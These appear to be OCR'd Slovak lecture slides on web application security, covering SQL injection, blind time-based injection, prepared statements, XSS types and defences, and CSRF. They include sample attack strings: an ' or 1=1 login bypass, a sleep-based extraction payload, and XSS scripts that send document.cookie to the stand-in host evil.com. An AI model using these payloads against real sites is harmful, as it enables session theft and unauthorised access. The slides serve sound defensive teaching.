
SQL injection

- Často je potrebné vyskladať SQL dotaz na databázu zo vstupu od používateľa

```
$sql="SELECT ID FROM users
      WHERE username='".$user."' and
            password='".$password."'"
```

- Ak vstup nie je dobre ošetrený, používateľ môže pomocou špeciálnych znakov ľubovoľne upravovať výsledný SQL dotaz

SQL injection



SQL injection

- Uvažujme nasledovný dotaz:

```
$sql="SELECT ID FROM users
      WHERE username='".$user."' and
            password='".$password."'"
```

- Ak do `$user` vložíme `` ` or 1=1 -- ``
  - Dotaz vráti zoznam všetkých používateľov
  - (-- znamená v SQL komentár (text za -- sa ignoruje))

PHP magic quotes

Warning

This feature has been ***DEPRECATED*** as of PHP 5.3.0 and ***REMOVED*** as of PHP 5.4.0.

"The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any code ... that pretends to work like magic quotes -or does a similar conversion for HTML, SQL, or anything else for that matter - is similarly wrongheaded and dangerous.

Magic quotes .... exist so a PHP noob can fumble along and write some mysql queries that kinda work, without having to learn about escaping/quoting data properly. They prevent a few accidental syntax errors, but won't stop a malicious and semi-knowledgeable attacker .... And that poor noob may never even know how or why his database is now gone, because magic quotes gave him a false sense of security. He never had to learn how to really handle untrusted input.

Data should be escaped where you need it escaped, and for the domain in which it will be used. (mysql_real_escape_string -- NOT addslashes! -- for MySQL (and that's only if you have a clue and use prepared statements), htmlentities or htmlspecialchars for HTML, etc.) Anything else is doomed to failure."

[Source http://php.net/manual/en/security.magicquotes.php]

SQL Injection - techniky

- Aj keď SQL injection zraniteľnosť neumožňuje priamo čítať databázu, môžeme na získanie dát použiť rôzne techinky

```
$sql="SELECT ID FROM users
        WHERE username='".$user."'"
```

  - $user:
    IF((SELECT substring(password,0,1) FROM users
        WHERE username=,michal')=,a', sleep(1),
        sleep(2))

SQL injection

- Ochrana:
  - zakaždým „escapovať“ vstup napr. použitím `mysql_real_escape_string()`
    - Nie veľmi bezpečné, keďže sa na to ľahko zabudne
  - Stored procedures v databáze
  - **Prepared statements:**

```
PreparedStatement login =
con.preparedStatement("SELECT * FROM Account
          WHERE Username = ?AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

SQL injection - Detekcia


- V prípade rozsiahlych potenciálne zraniteľných aplikácií je možné
  - Vytvoriť si databázu/štatistiku všetkých možných „normalizovaných“ dotazov
    - SELECT * FROM user WERE firstname=‚Michal‘ and password=‚aaaaa‘
      - normalizujeme na:
    - SELECT * FROM user WHERE firstname=? and password=?
  - Pred vykonaním dotazu sa pozrieme, či jeho normalizovaná verzia je v našej databáze
    - Ak sme ho nenašli, je veľká šanca, že sa jedná o SQL injection

Cross-site scripting (XSS)

- AKA HTML injection
- Najčastejšia zraniteľnosť web stránok súčasnosti
- Je ľahké zabudnúť na ošetrenie vstupu
- Dobrý návrh aplikácie vie minimalizovať XSS útoky
  - napr. použitie návrhového vzoru MVC / MVP
- Vo všeobecnosti je veľmi ťažké zabrániť XSS útokom
  - Hlavne ak chceme používateľovi dovoliť formátovať text, vkladať videá, a pod.

Cross-site scripting (XSS)

základný scenár útoku



XSS

- Uvažujme odkaz: (korektne URL enkódovaný)

```
http://victim.com/search.php?term =
    <script>window.open(
    ‘http://evil.com?cookie=‘+document.cookie
    )</script>
```

- Čo ak používateľ klikne na tento odkaz?
  1. Prehliadač prejde na adresu `victim.com/search.php`
  2. Victim.com vráti

     `<html> Resuls for <script> … </script>`
  3. Browser vykoná daný script
     - Pošle cookie na evil.com

Prečo by používateľ klikal na odkaz?


- Phishing email s odkazom
- Neviditeľný odkaz nad niečim zaujímavým

- **Načo je evil.com prístup ku cookie?**
  - Cookie môže obsahovať session id, na základe ktorého sa môže badguy autentizovať
- Okrem toho môže útočník cez JavaScript úplne prerobiť stránku victim.com
  - Kontroluje odkazy na stránke
  - Kontroluje formulárové polia
  - Kontroluje slačenie kláves


3 typy XSS

1. non-persistent (Reflected) XSS
   - Napr. predchádzajúci príklad
2. persistent (stored) XSS
   - Eva vloží špeciálny komentár, ktorý sa zobrazí aj Bobovi
3. DOM based XSS
   - JavaScript vykoná nevhodný JavaScript

Persistent (Stored) XSS



DOM based XSS



Vstup alebo výstup

- Je XSS spôsobený skôr chýbajúcou kontrolou vstupu alebo výstupu?
  - Pre „persistent“ XSS útok
  - Pre „non-persisent“ XSS útok
- Aby sme zabránili XSS, mala by aplikácia kontrolovať vstup alebo výstup?
  - (s využitím HTML enkódovania)
  - Prečo nie obidva?

XSS - triky

- Javascript blokuje / kontroluje komunikáciu so serverom z inej domény (Same origin policy)
- Ako si útočník pošle naspäť informáciu?
  - Zmení zdroj niektorého obrázku využijúc DOM:

```
document.images[0].src =
“http://evil.com/”+document.cookie;
```

- Ak sú uvodzovky filtrované, útočník použije unicode ekvivalent \u0022 a \u0027
- “Line break”:

```
<img src=“javasc
ript:alert(‘test’);”>
```

- …

Nový riadok (\10\13)


XSS – ochrana

- Ošetrenie vstupu / výstupu
  - Escapeovanie HTML špecifických znakov <, >, “, & za < > " &
- HTTP-only cookie
- Na nedôveryhodný obsah použiť inú doménu (napr. googleusercontent.com)
  - Útočníkov kód má iný origin ako pôvodná stránka
- Content-Security-Policy
  - Pomocou HTTP hlavičiek povie server prehliadaču, ktorý obsah môže načítať / vykonať


Cross Site Request Forgery (CSRF)

- Používateľ je prihlásený do stránky bank.com
- Útočník (cez falošný odkaz, načítaním škodlivej stránky) donúti používateľov prehliadač vykonať dotaz na stránku bank.com
  - Napr. zadanie platobného príkazu
  - Zmena hesla
  - ...

Cross Site Request Forgery (CSRF)



